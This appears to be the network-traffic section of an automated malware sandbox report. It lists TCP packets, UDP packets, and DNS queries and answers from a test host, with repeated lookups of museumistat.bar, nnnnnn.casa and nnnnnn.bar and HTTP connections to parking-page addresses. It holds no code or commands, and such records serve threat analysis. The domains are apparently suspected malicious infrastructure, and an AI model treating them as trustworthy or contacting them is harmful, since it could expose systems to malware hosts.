Jan 20, 2022 12:53:18.890786886 CET	80	49778	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:18.890944958 CET	49778	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:18.918914080 CET	49777	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.089715004 CET	80	49777	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:19.091257095 CET	80	49777	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:19.091341019 CET	49777	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.138386965 CET	49780	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.138408899 CET	49779	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.312052011 CET	80	49779	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.312191010 CET	49779	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.314201117 CET	49779	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.321170092 CET	80	49780	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.323472977 CET	49780	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.488647938 CET	80	49779	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.488693953 CET	80	49779	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.517108917 CET	49780	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.591212988 CET	49781	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.591984034 CET	49782	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.705899000 CET	80	49780	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.705907106 CET	80	49780	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.708061934 CET	49783	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.708945036 CET	49784	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.766855001 CET	80	49781	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:19.766897917 CET	80	49782	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:19.767180920 CET	49781	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.768765926 CET	49782	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.779846907 CET	49781	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.881012917 CET	80	49784	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.881284952 CET	49784	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.882761955 CET	49784	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.882855892 CET	80	49783	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:19.882950068 CET	49783	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:19.951167107 CET	80	49781	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:19.952030897 CET	80	49781	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:19.952200890 CET	49781	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:19.994962931 CET	49785	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:19.995023966 CET	49786	80	192.168.2.5	198.54.117.211

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2022 12:53:20.053972960 CET	80	49784	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:20.053997993 CET	80	49784	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:20.161401033 CET	80	49786	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:20.165879011 CET	49786	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:20.166047096 CET	80	49785	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:20.166428089 CET	49786	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:20.166479111 CET	49785	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:20.334667921 CET	80	49786	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:20.334698915 CET	80	49786	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:24.089370966 CET	80	49777	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:24.089446068 CET	49777	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:24.664877892 CET	49777	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:24.836337090 CET	80	49777	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:24.951869011 CET	80	49781	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:24.952059031 CET	49781	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:25.056592941 CET	80	49783	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:25.056786060 CET	49783	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:25.333425045 CET	80	49785	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:25.333579063 CET	49785	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:25.698824883 CET	49783	80	192.168.2.5	198.54.117.216
Jan 20, 2022 12:53:25.872461081 CET	80	49783	198.54.117.216	192.168.2.5
Jan 20, 2022 12:53:26.738841057 CET	49781	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:26.739690065 CET	49782	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:26.909423113 CET	80	49781	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:26.913522959 CET	80	49782	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:27.245146990 CET	49778	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:27.268882036 CET	80	49782	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:27.268973112 CET	49782	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:27.274698019 CET	49785	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.280333042 CET	49790	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.280704975 CET	49789	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.444417953 CET	80	49785	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.447303057 CET	80	49789	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.447520971 CET	49789	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.449912071 CET	80	49790	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.450048923 CET	49790	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.469083071 CET	49789	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.635488987 CET	80	49789	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.635519028 CET	80	49789	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.636712074 CET	49790	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.806077003 CET	80	49790	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.806138039 CET	80	49790	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.808346987 CET	49795	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.808701038 CET	49796	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.975066900 CET	80	49796	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.975586891 CET	49796	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.976130962 CET	49796	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:27.987044096 CET	80	49795	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:27.987159967 CET	49795	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:28.142488003 CET	80	49796	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:28.142558098 CET	80	49796	198.54.117.211	192.168.2.5
Jan 20, 2022 12:53:32.116022110 CET	49782	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:32.116075993 CET	49795	80	192.168.2.5	198.54.117.211
Jan 20, 2022 12:53:32.268177986 CET	80	49782	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:32.271982908 CET	49782	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:54:05.015753031 CET	49828	80	192.168.2.5	162.255.119.177
Jan 20, 2022 12:54:05.016112089 CET	49829	80	192.168.2.5	162.255.119.177
Jan 20, 2022 12:54:05.186834097 CET	80	49829	162.255.119.177	192.168.2.5
Jan 20, 2022 12:54:05.186954021 CET	49829	80	192.168.2.5	162.255.119.177

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2022 12:52:31.760755062 CET	62176	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:52:31.784699917 CET	53	62176	8.8.8.8	192.168.2.5
Jan 20, 2022 12:52:31.791667938 CET	59596	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:52:31.812752962 CET	53	59596	8.8.8.8	192.168.2.5
Jan 20, 2022 12:52:31.831876993 CET	65296	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:52:31.850548983 CET	53	65296	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:18.662925005 CET	57128	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:18.686691999 CET	53	57128	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:19.107882023 CET	54791	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:19.135566950 CET	53	54791	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:19.540657997 CET	50463	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:19.562016964 CET	53	50463	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:19.962709904 CET	50394	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:19.992476940 CET	53	50394	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:36.694118977 CET	57344	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:36.712290049 CET	53	57344	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:36.720601082 CET	54450	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:37.721729994 CET	54450	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:37.744700909 CET	53	54450	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:37.766303062 CET	59261	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:37.782762051 CET	53	59261	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:46.338180065 CET	57151	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:46.360513926 CET	53	57151	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:46.367499113 CET	51649	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:46.373991966 CET	60516	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:46.386143923 CET	53	51649	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:46.392522097 CET	53	60516	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:46.400477886 CET	65086	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:46.413110971 CET	56432	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:46.424118996 CET	53	65086	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:46.431570053 CET	53	56432	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:46.436707020 CET	52929	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:46.455257893 CET	53	52929	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:53.423034906 CET	61004	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:53.439745903 CET	53	61004	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:53.445132971 CET	56895	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:53.461709976 CET	53	56895	8.8.8.8	192.168.2.5
Jan 20, 2022 12:53:53.478121042 CET	62372	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:53:53.496954918 CET	53	62372	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:04.969903946 CET	55267	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:04.994385004 CET	53	55267	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:05.380036116 CET	50969	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:05.401684999 CET	53	50969	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:10.341979027 CET	54766	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:10.354219913 CET	61446	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:10.364280939 CET	53	54766	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:10.373812914 CET	53	61446	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:10.734086990 CET	57515	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:10.746140957 CET	58199	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:10.756618023 CET	53	57515	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:10.765141010 CET	53	58199	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:17.835727930 CET	61573	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:17.854532003 CET	53	61573	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:18.235933065 CET	56562	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:18.259936094 CET	53	56562	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:28.764709949 CET	53591	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:28.786355972 CET	53	53591	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2022 12:54:29.627140045 CET	59688	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:30.663337946 CET	59688	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:30.683851004 CET	53	59688	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:35.732608080 CET	61150	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:35.751401901 CET	53	61150	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:35.811913967 CET	63458	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:35.840046883 CET	53	63458	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:36.171783924 CET	50422	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:36.191221952 CET	53	50422	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:36.268378973 CET	53247	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:36.289473057 CET	53	53247	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:41.427911043 CET	63847	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:41.447926998 CET	53	63847	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:44.838443041 CET	50551	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:44.859694004 CET	53	50551	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:51.672940969 CET	62847	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:51.689953089 CET	53	62847	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:56.739289999 CET	57712	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:56.763309956 CET	53	57712	8.8.8.8	192.168.2.5
Jan 20, 2022 12:54:56.782619953 CET	61064	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:54:56.801990032 CET	53	61064	8.8.8.8	192.168.2.5
Jan 20, 2022 12:55:05.309967041 CET	61585	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:55:05.326967955 CET	53	61585	8.8.8.8	192.168.2.5
Jan 20, 2022 12:56:11.837100983 CET	58969	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:56:11.859071970 CET	53	58969	8.8.8.8	192.168.2.5
Jan 20, 2022 12:56:12.583420038 CET	53977	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:56:12.610904932 CET	53	53977	8.8.8.8	192.168.2.5
Jan 20, 2022 12:56:16.898068905 CET	57147	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:56:16.924161911 CET	53	57147	8.8.8.8	192.168.2.5
Jan 20, 2022 12:56:16.990338087 CET	52381	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:56:17.009098053 CET	53	52381	8.8.8.8	192.168.2.5
Jan 20, 2022 12:56:17.577491999 CET	49231	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:56:17.597976923 CET	53	49231	8.8.8.8	192.168.2.5
Jan 20, 2022 12:56:17.629631996 CET	53217	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:56:17.661664009 CET	53	53217	8.8.8.8	192.168.2.5
Jan 20, 2022 12:56:25.368480921 CET	52554	53	192.168.2.5	8.8.8.8
Jan 20, 2022 12:56:25.387278080 CET	53	52554	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 20, 2022 12:52:31.760755062 CET	192.168.2.5	8.8.8.8	0xe5cb	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:52:31.791667938 CET	192.168.2.5	8.8.8.8	0x71f5	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:52:31.831876993 CET	192.168.2.5	8.8.8.8	0x51a	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:18.662925005 CET	192.168.2.5	8.8.8.8	0x9a55	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.107882023 CET	192.168.2.5	8.8.8.8	0xf0ef	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.540657997 CET	192.168.2.5	8.8.8.8	0xb4b4	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.962709904 CET	192.168.2.5	8.8.8.8	0x231e	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:36.694118977 CET	192.168.2.5	8.8.8.8	0xa615	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:36.720601082 CET	192.168.2.5	8.8.8.8	0xe207	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:37.721729994 CET	192.168.2.5	8.8.8.8	0xe207	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:37.766303062 CET	192.168.2.5	8.8.8.8	0x9f06	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 20, 2022 12:53:46.338180065 CET	192.168.2.5	8.8.8.8	0x921e	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.367499113 CET	192.168.2.5	8.8.8.8	0xe22b	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.373991966 CET	192.168.2.5	8.8.8.8	0x1c67	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.400477886 CET	192.168.2.5	8.8.8.8	0xc21a	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.413110971 CET	192.168.2.5	8.8.8.8	0x6262	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.436707020 CET	192.168.2.5	8.8.8.8	0xa5be	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:53.423034906 CET	192.168.2.5	8.8.8.8	0xbbc	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:53.445132971 CET	192.168.2.5	8.8.8.8	0xd589	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:53.478121042 CET	192.168.2.5	8.8.8.8	0x454	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:04.969903946 CET	192.168.2.5	8.8.8.8	0xe65	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.380036116 CET	192.168.2.5	8.8.8.8	0x4fa	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.341979027 CET	192.168.2.5	8.8.8.8	0x3fc8	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.354219913 CET	192.168.2.5	8.8.8.8	0xd4cb	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.734086990 CET	192.168.2.5	8.8.8.8	0xd847	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.746140957 CET	192.168.2.5	8.8.8.8	0xd5cf	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:17.835727930 CET	192.168.2.5	8.8.8.8	0xda38	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.235933065 CET	192.168.2.5	8.8.8.8	0xe76d	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:28.764709949 CET	192.168.2.5	8.8.8.8	0x1f9c	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:29.627140045 CET	192.168.2.5	8.8.8.8	0x36c4	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.663337946 CET	192.168.2.5	8.8.8.8	0x36c4	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:35.732608080 CET	192.168.2.5	8.8.8.8	0x8f99	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:35.811913967 CET	192.168.2.5	8.8.8.8	0xfa28	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.171783924 CET	192.168.2.5	8.8.8.8	0x4db8	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.268378973 CET	192.168.2.5	8.8.8.8	0xa94a	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:41.427911043 CET	192.168.2.5	8.8.8.8	0x5d7c	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.838443041 CET	192.168.2.5	8.8.8.8	0xfa72	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:51.672940969 CET	192.168.2.5	8.8.8.8	0x4c02	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:56.739289999 CET	192.168.2.5	8.8.8.8	0xd5fb	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:56.782619953 CET	192.168.2.5	8.8.8.8	0xef80	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:55:05.309967041 CET	192.168.2.5	8.8.8.8	0xb833	Standard query (0)	museumistat.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:11.837100983 CET	192.168.2.5	8.8.8.8	0x4e65	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.583420038 CET	192.168.2.5	8.8.8.8	0x5872	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:16.898068905 CET	192.168.2.5	8.8.8.8	0x1b26	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:16.990338087 CET	192.168.2.5	8.8.8.8	0x563b	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.577491999 CET	192.168.2.5	8.8.8.8	0x4d15	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 20, 2022 12:56:17.629631996 CET	192.168.2.5	8.8.8.8	0x15b2	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:25.368480921 CET	192.168.2.5	8.8.8.8	0x4a23	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2022 12:52:31.784699917 CET	8.8.8.8	192.168.2.5	0xe5cb	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:52:31.812752962 CET	8.8.8.8	192.168.2.5	0x71f5	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:52:31.850548983 CET	8.8.8.8	192.168.2.5	0x51a	Server failure (2)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:18.686691999 CET	8.8.8.8	192.168.2.5	0x9a55	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.135566950 CET	8.8.8.8	192.168.2.5	0xf0ef	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.562016964 CET	8.8.8.8	192.168.2.5	0xb4b4	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:19.992476940 CET	8.8.8.8	192.168.2.5	0x231e	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:36.712290049 CET	8.8.8.8	192.168.2.5	0xa615	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:37.744700909 CET	8.8.8.8	192.168.2.5	0xe207	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:37.782762051 CET	8.8.8.8	192.168.2.5	0x9f06	Server failure (2)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.360513926 CET	8.8.8.8	192.168.2.5	0x921e	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2022 12:53:46.386143923 CET	8.8.8.8	192.168.2.5	0xe22b	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.392522097 CET	8.8.8.8	192.168.2.5	0x1c67	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.424118996 CET	8.8.8.8	192.168.2.5	0xc21a	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.431570053 CET	8.8.8.8	192.168.2.5	0x6262	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:46.455257893 CET	8.8.8.8	192.168.2.5	0xa5be	Server failure (2)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
